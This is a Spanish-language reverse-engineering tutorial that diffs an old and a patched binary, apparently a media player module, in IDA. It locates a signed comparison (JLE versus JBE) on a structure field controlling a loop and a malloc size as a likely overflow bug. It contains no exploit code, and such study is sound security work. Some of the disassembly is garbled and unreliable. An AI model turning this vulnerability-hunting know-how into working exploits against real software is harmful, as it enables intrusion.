
Por los id de bloque vamos mirando.




Vemos que las variables están corridas pero las comparaciones son similares (68-6c y en la nueva 60-64)

Tampoco hay cambio de signo en la comparación (JB por JL o algo así, se mantiene)  
La inversión de comparación JA por JB, si se invierten los destinos es lo mismo, no cambia nada.


Sigamos mirando.




A vuelo de pájaro acá se ve bastante similar no hay cambio de signo en la comparación, cambios menores.




Allí vemos un par de filtros que el viejo no tiene, igual EDI es pisado apenas más adelante, así que pueden ser casos agregados, los dejamos marcados pero no se ve como sospechoso de overflow.



Vemos allí el JB en la vieja esta un poco más abajo, hay cambios aquí para estudiar más adelante si no hallamos nada más.




Recordemos que no estamos reverseando a fondo solo buscando algo que nos llame la atención como muy probable.



Aquí si se ve algo muy posible que afecte, un campo de la estructura que se compara, y en uno toma una decisión con JLE y en el otro con JBE eso es un cambio de signo y lo apuntamos como muy posible.

Es una muy función muy compleja la analizaremos luego ya vimos algo muy posible, lo anotamos y miremos un poco la última.


En esta función, el mismo campo de la estructura afecta y es más fácil de ver




Es un loop y el valor que decide la salida es un contador que está en var\_48 y se va incrementando y se compara con el máximo.



Antes de entrar en el LOOP se inicializa a cero el contador, creo que esta es más fácil para empezar a reversear que la anterior, aunque ambas pueden ser la culpable, empezamos siempre por la mas facil, jeje, esta última.



Empecemos con paciencia pues se ve complejo, renombramos a var\_48 como contador.



Obviamente EBP no es la base de la función, en este caso es la dirección de la estructura, si vemos en casi toda la función se mantiene igual manejándose a partir de EBP + XXXX los campos de la misma.

EBP toma el valor desde aquí.

```

61401BA0 mov    [esp+0FCh+var_0C], edx
61401BA4 mov    [esp+0FCh+var_08], edi
61401BA8 mov    [esp+0FCh+var_D4], esi
61401BAC mov    [esp+0FCh+var_00], ebp
61401BB0 mov    [esp+0FCh+var_60], eax
61401BB7 mov    edx, [esp+0FCh+var_60]
61401BBE mov    ebp, [eax+58h]

61401BC1 mov    [esp+0FCh+var_F8], ecx
61401BC5 mov    [esp+0FCh+var_F4], ebx
61401BC9 mov    eax, [edx+3Ch]
61401BCC mov    [esp+0FCh+Memory], eax
61401BCF call   stream_Control
61401BD4 mov    edi, [esp+0FCh+var_1C]
61401BDB mov    esi, [esp+0FCh+var_18]
61401BE2 mov    ebx, [ebp+0BEF8h]
61401BE8 mov    [esp+0FCh+var_54], edi
61401BEF mov    [esp+0FCh+var_50], esi
61401BF6 mov    [esp+0FCh+Memory], ebx ; Memory
61401BF9 call   free
61401BFE mov    eax, [esp+0FCh+var_60]
61401C05 mov    ecx, 20h
61401C0A lea    edx, [esp+0FCh+var_3C]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx

```

0% (222,1876) (88,87) 00001129| 61401D29: sub\_61401AE0+249 (Synchronized with

A partir de allí EBP es la dirección de la estructura y cambia aquí.

```


61402000 mov    [esp+0FCh+var_04], ecx
61402004 call   sub_61407210
61402009 mov    ecx, 3
6140200E mov    [esp+0FCh+var_F8], ecx
61402012 mov    [esp+0FCh+var_F0], esi
61402016 mov    [esp+0FCh+var_F4], edi
6140201A mov    edi, 3Ch
6140201F mov    [esp+0FCh+var_EC], eax
61402023 mov    eax, [esp+0FCh+var_60]
6140202A mov    [esp+0FCh+Memory], eax
6140202D call   __msg_Generic
61402032 mov    edx, [ebp+0BEC0h]
61402038 mov    esi, [ebp+0BEC4h]
6140203E mov    ebp, 3B9ACAA0h
61402043 mov    [esp+0FCh+var_F4], ebp
61402047 mov    ebp, 3Ch
6140204C mov    [esp+0FCh+var_F0], ebx
61402050 mov    [esp+0FCh+Memory], edx
61402053 mov    [esp+0FCh+var_F8], esi
61402057 call   sub_61406EE0
6140205C xor    ecx, ecx

```

Allí cambia de valor EBP, o sea que entre ambas direcciones EBP se mantiene constante y es la dirección de la estructura.

Vemos que es una estructura muy grande hay campos 0xbexx lo cual es una estructura gigante, hagámosla, creo que la mayor parte de los campos son 0xbexx así que podemos hacer una estructura de largo 0xbf00 que abarque los que vemos para agrandar o achicar hay tiempo.

Voy a la pestaña estructuras y apreto INSERTAR para agregar una.



```

; Ins/Del : create/delete structure
; D/A/*   : create structure member (data/ascii/array)
; R       : rename structure or structure member
; U       : delete structure member
; -----
; 
; MyStruct      struc ; (sizeof=0x0)
; MyStruct      ends
;
```

Me pongo en ends y apreto D para agregar un campo de un byte.

```

; D/H/*   : create structure member (dddd/d5011/dffff)
; N       : rename structure or structure member
; U       : delete structure member
; -----
; 
; MyStruct      struc ; (sizeof=0x1, mappedto_1)
; Field_0      db ?
; MyStruct      ends
;
```

Hago click derecho - EXPAND STRUCT TYPE.

Le agrego 0xBF00 por un byte más no se muere nadie jeje.

00000000 ; U : delete structure member  
00000000 ;  
00000000  
**00000000 MyStruct** struc ; (sizeof=0x1, mappedto\_1)  
00000000 field\_0 db ?  
00000001 MyStruct ends


Expand struct X  
Number of bytes to add

---

00000000 ; Ins/Del : create/delete structure  
00000000 ; D/A/\* : create structure member (data/ascii/array)  
00000000 ; N : rename structure or structure member  
00000000 ; U : delete structure member  
00000000 ;  
00000000  
**00000000 MyStruct** struc ; (sizeof=0xBFO1, mappedto\_1)  
00000000 db ? ; undefined  
00000001 db ? ; undefined  
00000002 db ? ; undefined  
00000003 db ? ; undefined  
00000004 db ? ; undefined  
00000005 db ? ; undefined  
00000006 db ? ; undefined  
00000007 db ? ; undefined  
00000008 db ? ; undefined  
00000009 db ? ; undefined  
0000000A db ? ; undefined  
0000000B db ? ; undefined  
0000000C db ? ; undefined  
0000000D db ? ; undefined  
0000000E db ? ; undefined  
0000000F db ? ; undefined  
00000010 db ? ; undefined  
00000011 db ? ; undefined  
00000012 db ? ; undefined

1. MyStruct:0000


Bueno ahí esta.



Obviamente si fuera posible que el campo 0xbec8 sea negativo por ejemplo 0xFFFFFFFF, será menor que los valores positivos (1, 2, etc) que vaya tomando el contador ya que se considera el signo y el loop se repetirá bastante más de lo pensado.

Puedo renombrar el campo como MÁXIMO ya que se supone que es el valor máximo que debería repetirse el ciclo antes de salir.

Apreto T




Y debo ir a la estructura a 0bec8 y crear un campo DWORD ya que es lo que es.

0000BEC2	db ? ; undefined
0000BEC3	db ? ; undefined
0000BEC4	db ? ; undefined
0000BEC5	db ? ; undefined
0000BEC6	db ? ; undefined
0000BEC7	db ? ; undefined
0000BEC8	db ? ; undefined
0000BEC9	db ? ; undefined
0000BECA	db ? ; undefined
0000BECB	db ? ; undefined
0000BECC	db ? ; undefined
0000BECD	db ? ; undefined
0000BECE	db ? ; undefined
0000BECF	db ? ; undefined
0000BED0	db ? ; undefined


Apreto D varias veces hasta que quede DD.

0m	0000BEC2	db ? ; undefined
	0000BEC3	db ? ; undefined
	0000BEC4	db ? ; undefined
	0000BEC5	db ? ; undefined
	0000BEC6	db ? ; undefined
	0000BEC7	db ? ; undefined
	0000BEC8 field_BEC8	dd ? ; XREF: sub_61401AE0+249/r
	0000BECC	db ? ; undefined
	0000BECD	db ? ; undefined
	0000BECE	db ? ; undefined
	0000BECF	db ? ; undefined
	0000BED0	db ? ; undefined


Lo renombro a máximo.



Puedo apretar la Y y cambiarle el tipo ya que sé que es SIGNED INT, por el JLE que lo compara.



Ahí quedo mas lindo, el signed int lo pongo aunque no afectara mucho, salvo que use el decompiler hex rays lo cual no haré por ahora, pero me gusta acomodar bien las cosas.



Seguiré estudiando.

```
61401CB2 mov    [esp+0FCh+var_58], edi
61401CB9 cdq
61401CBA idiv   [esp+0FCh+var_58]
61401CC1 mov    [ebp+0BEC8h], eax
61401CC7 shl    eax, 4
61401CCA mov    [esp+0FCh+Memory], eax ; Size
61401CD0 call   malloc
61401CD2 mov    [ebp+0BEF8h], eax
61401CD8 mov    eax, [ebp+0BEC8h]
61401CDE test   eax, eax
61401CF0 jlo    loc_61401E2F
```

Vemos que hay un malloc, la misma es la función usada para reservar un buffer dinámicamente, no en el stack, sino en la memoria.

## malloc

Visual Studio 2015 | Otras versiones ▾

